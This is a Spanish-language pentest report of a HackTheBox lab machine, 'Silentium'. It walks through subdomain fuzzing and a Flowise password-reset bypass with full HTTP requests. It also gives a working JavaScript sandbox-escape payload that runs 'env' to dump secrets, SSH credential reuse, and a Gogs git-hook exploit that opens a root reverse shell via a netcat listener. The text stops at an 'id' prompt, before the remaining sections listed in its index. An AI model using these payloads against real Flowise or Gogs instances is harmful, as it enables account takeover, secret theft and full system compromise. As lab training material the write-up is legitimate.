

INFORME DE PENTESTING

Máquina: Silentium (HackTheBox)

ÍNDICE

1. [Resumen Ejecutivo](#)
 2. [Alcance y Objetivos](#)
 3. [Metodología](#)
 4. [Fase de Reconocimiento](#)
 5. [Fase de Enumeración](#)
 6. [Explotación y Acceso Inicial](#)
 7. [Movimiento Lateral](#)
 8. [Escalada de Privilegios](#)
 9. [Resumen de Hallazgos \(Matriz de Riesgo\)](#)
 10. [Recomendaciones de Remediación](#)
 11. [Conclusión](#)
 12. [Anexo Técnico](#)
-

1. RESUMEN EJECUTIVO

Se realizó una evaluación de seguridad ofensiva (pentesting) tipo *Black Box* sobre el activo designado como "Silentium" en un entorno controlado. El objetivo principal fue identificar vulnerabilidades de seguridad, validar su explotabilidad y demostrar el impacto potencial en la confidencialidad, integridad y disponibilidad del sistema.

La evaluación culminó con el **compromiso total del sistema**, obteniendo privilegios de administrador (**root**). La cadena de ataque explotó una combinación de configuraciones inseguras y vulnerabilidades de software:

1. Descubrimiento de un subdominio de staging (**staging.silentium.htb**) que alojaba una instancia de Flowise AI.
2. Explotación de una vulnerabilidad de lógica de negocio en el restablecimiento de contraseña (CVE-2025-58434) para tomar el control de una cuenta de usuario.
3. Ejecución Remota de Código (RCE) a través de un endpoint de función personalizada en Flowise AI, permitiendo la extracción de variables de entorno sensibles.
4. Reutilización de credenciales obtenidas para acceder vía SSH al sistema anfitrión.
5. Explotación de una instancia interna de Gogs (versión 0.13.3) ejecutándose como **root**, aprovechando la vulnerabilidad CVE-2025-8110 para obtener una shell inversa con máximos privilegios.

Nivel de Riesgo Global: ● **CRÍTICO**

2. ALCANCE Y OBJETIVOS

Parámetro	Detalle
Activo Objetivo	silentium.htb (IP: 10.129.245.103)
Sistema Operativo	Linux (Ubuntu)
Tipo de Prueba	Black Box (Sin información previa)
Objetivo Primario	Obtener la flag de usuario (user.txt) y la flag de root (root.txt).
Restricciones	Entorno controlado de HackTheBox. No se realizaron acciones destructivas fuera del alcance.

3. METODOLOGÍA

La ejecución del pentest se alineó con los estándares de la industria (PTES y OWASP Testing Guide), siguiendo las fases:

1. **Reconocimiento:** Identificación de activos expuestos y superficie de ataque.
2. **Enumeración:** Recopilación detallada de versiones, configuraciones y posibles vectores.
3. **Análisis de Vulnerabilidades:** Mapeo de hallazgos contra bases de datos de vulnerabilidades (CVE).
4. **Explotación:** Validación práctica de los vectores de ataque identificados.
5. **Post-Explotación:** Movimiento lateral y escalada de privilegios.
6. **Reporte:** Documentación de evidencias, impacto y recomendaciones.

4. FASE DE RECONOCIMIENTO

4.1 Escaneo de Puertos y Servicios

Se utilizó `nmap` para identificar puertos abiertos y versiones de servicios. El comando ejecutado fue:

```
nmap -sC -sV -p- silentium.htb
```

Resultado del escaneo:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open  http     syn-ack ttl 63  nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://silentium.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
| http-methods:
```

```
|_ Supported Methods: GET HEAD POST OPTIONS  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Hallazgo: El servidor web redirige las peticiones al nombre de dominio `silentium.htb`, lo que indica la configuración de un Virtual Host. Se procedió a añadir esta resolución al archivo `/etc/hosts` del atacante.

5. FASE DE ENUMERACIÓN

5.1 Enumeración de Subdominios

Dado el comportamiento del Virtual Host, se realizó un fuzzing de subdominios utilizando `ffuf`:

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-  
110000.txt \  
-u http://silentium.htb/ \  
-H "Host: FUZZ.silentium.htb" \  
-fs 178
```


Resultado:

```
staging    [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 163ms]
```

Se identificó y añadió al `/etc/hosts` el subdominio `staging.silentium.htb`.

5.2 Análisis del Subdominio Staging

Al acceder a `http://staging.silentium.htb`, se identificó una instancia de **Flowise AI** (plataforma de código abierto para crear flujos de trabajo de LLM). Este entorno de "staging" es frecuentemente menos seguro que el de producción.




6. EXPLOTACIÓN Y ACCESO INICIAL


6.1 Vulnerabilidad: Bypass de Restablecimiento de Contraseña (CVE-2025-58434)

Se identificó que el endpoint de recuperación de contraseña de Flowise AI no valida adecuadamente el estado de la solicitud, permitiendo el uso de un `tempToken` generado en el lado del cliente o interceptado para forzar un cambio de contraseña.

Se encontraron una serie de posbles usuarios en la web hosteada en el puerto 80



Petición 1: Solicitud de token




The screenshot shows the Burp Suite interface with a target URL of `http://staging.silentium.htb`. A POST request to `/api/v1/account/forgot-password` has been captured. The request body is a JSON object with an email address. The response is a 201 Created status with a JSON body containing a `tempToken` and other user details.

```
Request
1 POST /api/v1/account/forgot-password HTTP/1.1
2 Host: staging.silentium.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 x-request-from: internal
9 Content-Length: 38
10 Origin: http://staging.silentium.htb
11 Connection: keep-alive
12 Referer: http://staging.silentium.htb/forgot-password
13 Priority: u=0
14
15 {
  "user": {
    "email": "ben@silentium.htb"
  }
}
```

```
Response
1 HTTP/1.1 201 Created
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Wed, 30 Sep 2026 08:47:26 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 579
6 Connection: keep-alive
7 Access-Control-Allow-Origin: http://staging.silentium.htb
8 Vary: Origin
9 Access-Control-Allow-Credentials: true
10 ETag: W/"243-NYgIIJWCLPb/pkCwi3VAdIuox2A"
11
12 {
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$roDqpVLZBOWI tvDc4CUjepTyy/jJOQTa07a6dGjH2cgfYWE0vPuS",
    "tempToken": "5DbXGIMHxGqmjvKlhFPEnRaWattH1fmK4rYNL7Y249kQzePOSEdEbJpOaHgJkeoY",
    "tokenExpiry": "2026-09-30T09:02:26.551Z",
    "status": "active",
    "createdDate": "2026-01-29T20:14:57.000Z",
    "updatedAt": "2026-09-30T08:47:26.000Z",
    "createdBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "updatedBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73"
  },
  "organization": {
  },
  "organizationUser": {
  },
  "workspace": {
  }
}
```

Respuesta: La API devuelve un JSON conteniendo un `tempToken` válido.

Petición 2: Restablecimiento de contraseña




The screenshot shows the Burp Suite interface with a target URL of `http://staging.silentium.htb`. A POST request to `/api/v1/account/reset-password` has been captured. The request body contains an email and a new password. The response is a 200 OK status with a JSON body containing a `tempToken` and other user details.

```
Request
1 POST /api/v1/account/reset-password HTTP/1.1
2 Host: staging.silentium.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 x-request-from: internal
9 Content-Length: 146
10 Origin: http://staging.silentium.htb
11 Connection: keep-alive
12 Referer: http://staging.silentium.htb/forgot-password
13 Priority: u=0
14
15 {
  "user": {
    "email": "ben@silentium.htb",
    "tempToken": "5DbXGIMHxGqmjvKlhFPEnRaWattH1fmK4rYNL7Y249kQzePOSEdEbJpOaHgJkeoY",
    "password": "admin123"
  }
}
```

```
Response
1 Server: nginx/1.24.0 (Ubuntu)
2 Date: Wed, 30 Sep 2026 08:47:36 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 493
5 Connection: keep-alive
6 Access-Control-Allow-Origin: http://staging.silentium.htb
7 Vary: Origin
8 Access-Control-Allow-Credentials: true
9 ETag: W/"1ed-Exolx4TvwzJOsEUUmBXJYITzhE"
10
11
12 {
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$riuMQL4U3cOdBFMcOWF0suWgiJsk8XfA0tQCWveRQ3DKQNhBi72",
    "tempToken": "",
    "tokenExpiry": null,
    "status": "active",
    "createdDate": "2026-01-29T20:14:57.000Z",
    "updatedAt": "2026-09-30T08:47:36.000Z",
    "createdBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "updatedBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73"
  },
  "organization": {
  },
  "organizationUser": {
  },
  "workspace": {
  }
}
```

Impacto: Se logró el control total de la cuenta `ben@silentium.htb` sin conocer la contraseña original.

Resultado: login exitoso con la nueva contraseña



6.2 Vulnerabilidad: Ejecución Remota de Código (RCE) en Flowise AI

Una vez autenticados, se identificó una API Key dentro de la aplicación de Flowise y un endpoint vulnerable que permite la inyección y ejecución de código JavaScript arbitrario a través de la creación de funciones personalizadas.

Petición de Explotación:

```
POST /api/v1/node-custom-function HTTP/1.1
Host: staging.silentium.htb
Authorization: Bearer [REDACTED]
Content-Type: application/json

{
  "javascriptFunction": "async function f(){const error=new
Error();error.name=Object.create(null);return error.stack;} return await
f().catch(e=>{const F=e.constructor.constructor;const cp=F('return
process.getBuiltinModule(\"child_process\")')();return
cp.execSync('env').toString().trim();});}"
}
```

Resultado: Ejecución exitosa del comando `env`, exponiendo variables de entorno críticas del contenedor Docker, incluyendo:

- `FLOWISE_USERNAME=ben`
- `FLOWISE_PASSWORD=[REDACTED]`
- `SMTP_PASSWORD=[REDACTED]`
- `SMTP_HOST=mailhog`

7. MOVIMIENTO LATERAL

7.1 Reutilización de Credenciales

Las credenciales obtenidas de las variables de entorno del contenedor ([REDACTED]) fueron probadas exitosamente contra el servicio SSH del sistema anfitrión para el usuario **ben**, demostrando una mala práctica de higiene de contraseñas (reutilización de credenciales entre servicios).


```
ssh ben@silentium.htb
# Contraseña: [REDACTED]
```

Evidencia: Acceso interactivo obtenido y lectura exitosa de la flag de usuario.

8. ESCALADA DE PRIVILEGIOS

8.1 Enumeración Interna


Tras el acceso como **ben**, se realizó una enumeración del sistema. Se descubrió un servicio interno de **Gogs** (servicio Git autohospedado) ejecutándose con privilegios de **root** en el puerto **3001** de localhost.



```
ben@silentium:/opt/gogs/gogs/custom$ ps aux|grep gogs
root      1502  0.0  1.6 1812564 68048 ?        Ssl  07:20   0:00 /opt/gogs/gogs/gogs web
ben       5108  0.0  0.0   6544  2280 pts/0    S+   07:43   0:00 grep --color=auto gogs
ben@silentium:/opt/gogs/gogs/custom$ ls
conf
ben@silentium:/opt/gogs/gogs/custom$ cd conf/
ben@silentium:/opt/gogs/gogs/custom/conf$ ls
app.ini
ben@silentium:/opt/gogs/gogs/custom/conf$ cat app.ini
BRAND_NAME = Gogs
RUN_USER   = root
RUN_MODE   = prod

[server]
HTTP_ADDR   = 127.0.0.1
HTTP_PORT   = 3001
DOMAIN      = staging-v2-code.dev.silentium.htb
ROOT_URL    = http://staging-v2-code.dev.silentium.htb/
OFFLINE_MODE = false
EXTERNAL_URL = http://staging-v2-code.dev.silentium.htb:3001/
DISABLE_SSH = false
SSH_PORT    = 22
START_SSH_SERVER = false
```

Versión identificada: Gogs version 0.13.3



8.2 Explotación de Gogs (CVE-2025-8110)

La versión 0.13.3 de Gogs es vulnerable a una condición de carrera y bypass de restricciones mediante enlaces simbólicos (symlinks) que permite la sobrescritura de archivos arbitrarios o la inyección de Git Hooks, conduciendo a RCE.

Dado que el registro de usuarios estaba habilitado públicamente en esta instancia interna, se creó una cuenta (`test:test123`). Utilizando un exploit adaptado para CVE-2025-8110, se inyectó un Git Hook malicioso (Pre-receive/Post-receive) en un repositorio de prueba.

Ejecución del ataque:

1. Configuración de listener en la máquina del atacante: `nc -nvlp 4444`
2. Ejecución del exploit apuntando a `http://staging-v2-code.dev.silentium.htb:3001`.
3. El hook se ejecuta durante un `git push`, disparando la reverse shell con los privilegios del proceso de Gogs (`root`).

Evidencia de compromiso total:

```
connect to [10.10.17.46] from (UNKNOWN) [10.129.245.103] 48576
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/5# id
